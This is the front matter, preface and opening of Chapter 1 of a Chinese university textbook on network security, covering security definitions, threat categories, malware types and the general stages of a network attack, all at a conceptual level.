21世纪高等院校计算机网络工程专业规划教材

基于案例的网络安全技术与实践

朱宏峰 朱丹 孙阳 刘天华 编著

可下载教学资料
http://www.tup.tsinghua.edu.cn

清华大学出版社

21世纪高等院校计算机网络工程专业规划教材

基于案例的网络安全技术与实践

朱宏峰　朱丹　孙阳　刘天华　编著

清华大学出版社
北　京

内 容 简 介

本书主要介绍了研究和掌握网络安全技术必备的基本数学方法、安全协议以及相关的网络安全典型知识，主要内容包括密码学数学基础、古典密码、计算密码、物理密码、基本安全协议、N方安全协议、网络安全体系结构、网络实体安全、网络安全协议、访问控制与VPN、防火墙与隔离网闸、入侵检测技术、计算机病毒等方法与技术，并同步介绍了这些方法与技术在实际应用中的典型案例。

本书适用于计算机专业本科生以及对当前密码学与网络安全感兴趣的技术人员。

图书在版编目(CIP)数据

基于案例的网络安全技术与实践/朱宏峰等编著.--北京：清华大学出版社，2012.12
21世纪高等院校计算机网络工程专业规划教材
ISBN 978-7-302-30245-2

Ⅰ.①基…　Ⅱ.①朱…　Ⅲ.①计算机网络－安全技术－高等学校－教材　Ⅳ.①TP393.08

中国版本图书馆CIP数据核字(2012)第233157号

责任编辑：闫红梅　李　晔
封面设计：
责任校对：李建庄
责任印制：

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦A座　　**邮　　编：**100084
社 总 机：010-62770175　　**邮　　购：**010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
课件下载：http://www.tup.com.cn，010-62795954
印 刷 者：
装 订 者：
经　　销：全国新华书店
开　　本：185mm×260mm　　**印　　张：**24.25　　**字　　数：**608千字
版　　次：2012年12月第1版　　**印　　次：**2012年12月第1次印刷
印　　数：1～　000
定　　价：　.00元

产品编号：047110-01

前　言

《基于案例的网络安全技术与实践》涉及网络中的各个层次，犹如血液一般渗透到计算机实际应用过程中的各个环节。为了对整体有一个清晰的把握，通常可以把计算机系统划分为 5 个纵向层次：硬件材料→硬件设计与实现→操作系统→系统软件→应用软件，类似地，网络安全系统也可以分成一个 5 层体系：数学基础→密码学→安全协议→网络安全→应用安全，本书着重阐述中间 3 层内容。

本教材编写的出发点主要针对 3 种"问题"学生：一是"高分低能"型，其核心问题是"重知识而轻能力"；二是"眼高手低"型，其核心问题是"知其然而不知其所以然"；三是"小学生"型，其核心问题是"无兴趣则不学"，传统教学方法无效。

为了解决上述问题，我们编写了基于"兴趣"的启发式网络工程教材：《基于案例的网络安全技术与实践》。由于这门课程的特殊性（与密码和安全相关的有趣实例非常多），可以基于"兴趣"进行展开，每章都可以从一个趣味盎然的实例开始阐述，然后进行启发式的讲解，一环套一环，吸引学生一步步进入教师节奏，从而达到良好的教学效果。因此，教材每一章编写的基本思路是：实例（吸引读者）→分析（为什么这样做？）→原理（具体怎么做？）→实践（实验）→总结（形成体系）→习题（锻炼思维），其中，习题部分将突出批判精神，引导学生以辩证思维方式看问题，进而将学生培养成为能够善于独立思考、有创造力的复合型人才。

此外，本书还具备以下特点：

(1) 整体的连贯性。本书整体上按照网络安全系统从低到高的层次阐述，重点针对"密码学→安全协议→网络安全"3 个层次进行展开，且前者都是作为后者的"黑盒"来体现，使条理更为清晰。"数学基础"部分只给出简明扼要的知识点，而"应用安全"则适度的分布在各个章节以及实验练习中。

(2) 案例的趣味性。本书图文并茂，深入浅出。采用简单有趣的案例来说明其实质，然后再将问题的"计算"或"规模"复杂化，叙述过程中的"对比"、"流程"、"交互"等问题将以图表的形式体现。同时抓住时机，引出知识点。

(3) 知识的系统性。本书最终目的是培养学生的能力与创造力，因此在全书选材上不仅注意理论与实际的结合，更加注重对兴趣的培养，在基本知识掌握的基础上，适当给出当前的发展方向，从而培养出大局观思维与微创新能力"双强"的优秀毕业生。

限于作者水平有限，本书难免存在不足之处，敬请读者批评指正。

本书在写作过程中得到了辽宁省自然科学基金（项目编号：20102202，201102201）、2009 辽宁省教育厅基金（项目编号：2009A665），以及辽宁省百千万人才基金（项目编号：2011921046）的资助，在此表示衷心的感谢。

作　者

2012 年 12 月于沈阳

目　　录

第一篇　引　　言

第三篇　安全协议——衔接之桥

第一篇

引　言

第1章 网络安全概述

如果把一封信锁在保险柜中，把保险柜藏在纽约的某个地方……然后告诉你去看这封信，这并不是安全，而是隐藏。相反，如果把一封信锁在保险柜中，然后把保险柜及其设计规范和许多同样的保险柜给你，以便你和世界上最好的开保险柜的专家能够研究锁的装置，而你还是无法打开保险柜去读这封信，这才是安全的概念。

——Burce Schneier

Internet 的广泛应用使人们在生产方式、生活方式及思想观念等方面都发生了巨大变化，推动了人类社会的发展和人类文明的进步，把人类带入崭新的信息化时代。

计算机网络就像一把双刃剑，它在实现了信息交流与共享、极大便利和丰富了社会生活的同时，由于网络本身的脆弱性加上人为攻击与破坏，也对国家安全、社会公共利益以及公民个人合法权益造成现实危害和潜在威胁。因此，加强对信息网络安全技术和管理的研究，无论是对个人还是组织、机构，甚至国家、政府都有非同寻常的重要意义。

1.1 计算机网络安全的概念

1.1.1 计算机网络安全的定义

“安全”一词在字典中被定义为“远离危险的状态或特性”和“为防范间谍活动或蓄意破坏、犯罪、攻击或逃跑而采取的措施”。从这个角度来说，计算机网络安全是指为了使计算机网络运行正常，通过采用全方位的管理措施和强有力的技术手段，保证在一个网络环境里，使得经过计算机网络的数据保持保密性、完整性和可用性。

国际标准化组织(ISO)将计算机安全定义为“为数据处理系统和采取的技术的和管理的安全保护，保护计算机硬件、软件、数据不因偶然的或恶意的原因而遭到破坏、更改、显露”。美国国防部国家计算机安全中心将计算机安全定义为：“一般说来，安全的系统会利用一些专门的安全特性来控制对信息的访问，只有经过适当授权的人，或者以这些人的名义进行的进程可以读、写、创建和删除这些信息”。我国公安部计算机管理监察司将计算机安全定义为“计算机安全是指计算机资产安全，即计算机信息系统资源和信息资源不受自然和人为有害因素的威胁和危害”。

上面是狭义的计算机网络安全的内容。广义上讲，凡是涉及网络上信息的保密性、完整性、可用性、真实性和可控性的相关技术和理论都是网络信息安全所要研究的领域。广义的计算机网络安全还应该包括网络实体安全，如机房的安全保护、防火措施、防水措施、静电防

护、电源系统保护等。图 1.1 形象地表达了信息安全、网络安全以及信息安全管理、策略和计算机与数据安全之间的关系。




图 1.1　有关“安全”在不同学科之间的关系

1.1.2　计算机网络安全的含义

计算机网络安全是一门综合性学科，涉及计算机科学、网络技术、通信技术、密码与认证技术等多个领域的知识。

1. 网络系统安全

网络系统安全是信息处理和传输系统的安全，包括法律法规的保护，计算机机房环境的保护，计算机结构设计上的安全，硬件系统的可靠、安全运行，操作系统和应用软件的安全，数据库系统的安全等。这方面侧重于保护系统正常的运行，本质是保护系统的合法操作和正常运行。

2. 系统信息安全

系统信息安全包括用户口令鉴别、用户存取权限控制、数据存取权限控制、安全审计、计算机病毒防治、数据加密等。

3. 信息内容安全

信息内容安全包括保护信息的保密性、真实性和完整性。避免攻击者利用系统的安全漏洞进行窃听、假冒、诈骗等行为，保护用户的利益和隐私。

4. 信息传播安全

信息传播防止和控制非法、有害信息传播产生的后果，维护道德、法律和国家的利益，包括不良信息的过滤等。

计算机网络安全的本质含义是计算机网络上的信息安全。但其具体含义是随着对象的不同而不断变化，在不同的环境会有不同的解释。如果网络的对象是网络用户，计算机网络的含义是保证用户所传输信息的保密性、真实性和完整性；如果网络的对象是网络管理者，计算机网络的含义是对接入网络的权限加以控制，并规定每个用户的接入权限；如果网络的对象是安全保密部门，计算机网络的含义是保证国防等国家机密信息的保密性，保卫国家安全，维护国家利益。如果网络的对象是社会教育相关部门，计算机网络的含义是保证网络上的内容健康，对社会的稳定起到积极作用。

1.2 计算机网络安全的攻击与防御

1.2.1 潜伏者——谁是主要威胁

1. 网络实体威胁

网络实体包括网络设备及其设备上运行的网络软件，网络实体所受到的威胁主要有以下4个方面。

(1) 自然因素的威胁。分为自然灾害(如雷电、地震、水灾、火灾等)、物理损坏(如网络设备损坏、硬盘物理损坏等)和设备故障(如意外断电、电磁干扰等)3个方面。特点是自然因素性、突发性和非针对性。这种威胁破坏信息的完整性和可用性(无损信息的保密性)。该种威胁的防范一般是实施防护措施，建立数据备份和安全制度。

(2) 电磁泄漏(如监听计算机操作过程)产生信息泄露、受电磁干扰和痕迹泄露等威胁。特点是难以觉察性、人为实施的故意性、信息的无意泄漏性。这种威胁破坏信息的保密性(无损信息的完整性和可用性)。对这种威胁的防范一般是实施辐射防护、加密和隐藏销毁。

(3) 操作失误(如删除文件、格式化硬盘等)和意外事故(如系统崩溃等)的威胁。特点是人为实施的无意性和非针对性。这种威胁破坏信息的完整性和可用性(无损信息的保密性)。对这种威胁的防范一般是采用状态检测、报警确认和应急恢复等方法。

(4) 计算机网络机房的环境威胁。特点是损失大、可控性强、可管理性强。这种威胁对信息的完整性、可用性和保密性都可能产生影响。这种威胁的解决方法是加强机房管理、运行管理、安全组织和人员管理。

网路实体安全是信息安全的最根本保障，是不可或缺的组成部分。网络系统中的硬件和软件在设计时考虑到所承受的安全威胁，采取相应的措施。同时，通过安全意识的提高、安全制度的完善、安全操作的保证等方式使得操作人员和管理人员在网络实体安全方面达到要求。

2. 网络系统威胁

网络系统威胁主要有两个方面：网络存储威胁和网络传输威胁。

网络存储威胁是指信息在网络节点上静态存放状态下受到的威胁，主要是网络内部或外部对信息的非法访问。

网络传输威胁是指信息在动态传输过程中受到的威胁，主要有以下几种威胁。

(1) 截获(interception)：攻击者从网络上窃听他人的通信内容。

(2) 中断(interruption)：攻击者有意中断他人在网络上的通信。

(3) 篡改(modification)：攻击者故意篡改网络上传送的报文。

(4) 伪造(fabrication)：攻击者伪造信息在网络上传送。

截获信息的攻击称为被动攻击，而中断、篡改和伪造这种更改信息和拒绝用户使用资源的攻击称为主动攻击。被动攻击和主动攻击的情况如图1.2所示。

在被动攻击中，攻击者只是观察和分析某一个协议数据单元而不干扰信息流。主动攻击是指攻击者对某个连接中通过的协议数据单元进行各种处理。主动攻击又可以进一步划分为3种：拒绝服务、更改报文流和伪造连接初始化。




图 1.2　被动攻击与主动攻击

拒绝服务是指采用某种方法(如,攻击者向因特网上的服务器不停地发送大量分组,消耗系统资源;或修改服务器中的认证信息,使合法用户无法通过认证)使得因特网或服务器无法提供正常服务。更改报文流包括对通过连接的协议数据单元的真实性、完整性和有序性的攻击。伪造连接初始化是攻击者重放以前已经被记录的合法连接初始化序列,或者伪造身份而企图建立连接。

对付被动攻击可采用各种数据加密技术,而对付主动攻击,则需要将加密技术与适当的认证技术相结合。

3. 恶意程序威胁

有一种特殊的主动攻击是恶意程序(Rogue Program)的攻击。恶意程序对网络安全威胁较大的主要有以下几种。

(1) 计算机病毒(Computer Virus)。病毒是附着于程序或文件中的一段计算机代码,它可以在计算机之间传播,通过修改其他程序来把自身或其变种复制进去。计算机病毒一边传播一边感染计算机,可破坏硬件、软件和文件。例如,从 1999 年的“梅莉莎”病毒、“CIH”病毒及 2000 年的“爱虫”病毒到 2001 年的“欢乐时光”病毒,计算机病毒纷纷利用计算机网络作为自己繁殖和传播的载体及工具,呈现出愈演愈烈的势头,造成的危害也越来越大。

(2) 计算机蠕虫(Computer Worm)。通过网络的通信功能将自身从一个节点发送到另一个节点并启动运行的程序。例如,蠕虫可以向电子邮件地址簿中的所有联系人发送自己的副本,那些联系人的计算机也将执行类似的操作,结果使得整个 Internet 的速度减慢。

(3) 特洛伊木马(Trojan Horse)。一种程序,它执行的功能超出所声称的功能,该功能被用户在不知情的情况下使用。例如,一个编译程序除了执行编译任务以外,还把用户的源程序偷偷地拷贝一份,这种编译程序就是一种特洛伊木马。

(4) 逻辑炸弹(Logic Bomb)。一种当运行环境满足某种特定条件时执行其他特殊功能的程序。例如,一个编辑程序,平时运行得很好,但当系统时间为 13 日又为星期五时,它会删除系统中的所有文件,这种程序就是一种逻辑炸弹。

1.2.2　层次化网络安全的核心问题

1. 互连层次

针对网络群体网络是否安全。

要素:完整性、网络监控、通信、隔离连通。

核心问题:网络能否得到监控?是否任何一个 IP 地址都能进入网络?隔离和连通的

程度如何？采用何种互连设备和技术？网络设备能否监视和控制？新加入的网段是否能自动监测？无线与移动在接入上的问题等。

2. 系统层次

针对系统群体操作系统是否安全。

要素：病毒、黑客、风险、审计分析。

核心问题：谁来监视超级用户和管理员恶意程序(病毒)对网络的威胁；黑客攻击与入侵；网络整体与局部站点自身安全；操作系统、数据库安全问题；入侵检测、防御；安全风险评估、安全审计分析等。

3. 管理层次

针对用户群体用户是否安全。

要素：配置、用户/组管理、用户鉴别。

核心问题：是否只允许授权用户使用系统资源和数据？谁能够进入系统和网络？谁能够得到和修改安全配置？用户组管理、系统登录控制；用户身份认证；用户间是否彼此信任等。

4. 应用层次

针对应用群体应用程序是否安全。

要素：访问控制、授权、软件保护。

核心问题：是否只有合法用户才能对特定数据进行合法的操作？用户对资源、数据获取和使用的权限；必须考虑权限的控制和授权(寻找平衡点)；应用程序对数据的合法权限；应用程序对用户的合法权限等。

5. 数据层次

针对应用保密数据是否安全。

要素：加密、存储、传输。

核心问题：机密数据是否处于机密状态？主要解决数据的机密性；数据加/解密、编码和解码的可信度；数据校验和容错；数据备份；系统与数据恢复；数据内容安全等。

1.2.3 网络安全的攻防体系

从过程的角度来看，任何一次网络攻击都是连接攻击者和最终目的的操作序列，攻击者选用合适的工具，侵入目标系统实施攻击，得到一定的结果，最终达到目的，因此，形成网络攻击的5个组成部分，如图1.3所示。

1. 攻击技术

如果不知道如何攻击，再好的防守也是经不住考验的，攻击技术主要包括5个方面。

网络监听：自己不主动去攻击别人，在计算机上设置一个程序去监听目标计算机与其他计算机通信的数据。

网络扫描：利用程序去扫描目标计算机开放的端口等，目的是发现漏洞，为入侵该计算机做准备。

网络入侵：当探测发现对方存在漏洞以后，入侵到目标计算机获取信息。

网络后门：成功入侵目标计算机后，为了对“战利品”的长期控制，在目标计算机中种植木马等后门。




图 1.3　网络攻击总体框架

网络隐身：入侵完毕退出目标计算机后，将自己入侵的痕迹清除，从而防止被对方管理员发现。

攻击者一般拥有的思想是：安全是一条链，其可靠性程度取决于链中最薄弱的环节；人、技术、管理都有“薄弱”环节。因此，攻击技术的一般流程如图 1.4 所示。

